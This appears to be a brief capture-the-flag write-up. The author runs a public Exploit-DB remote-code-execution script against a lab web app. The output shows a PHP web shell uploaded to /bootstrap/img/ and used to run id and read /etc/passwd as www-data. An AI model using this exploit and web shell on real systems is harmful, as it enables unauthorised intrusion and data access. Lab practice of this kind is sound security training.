




We get a website with known vulnerability:



It's a little too informative lol. Anyway... when googling for remote code execution on this web-app we can find this: <https://www.exploit-db.com/exploits/47887>

Now all I have to do is copy the script, understand how it works and run it!

```
(root@kali)-[/home/kali]
# python3 remote_code_exec.py http://10.10.21.155/
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.21.155/bootstrap/img/wsenpYmt5C.php
> Example command usage: http://10.10.21.155/bootstrap/img/wsenpYmt5C.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $
```

I can use the shell from the terminal or from the website itself! (at /bootstrap/img/wsenpYmt5C.php)

```
RCE $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

RCE $ wc /etc/passwd
31  40 1611 /etc/passwd

RCE $
```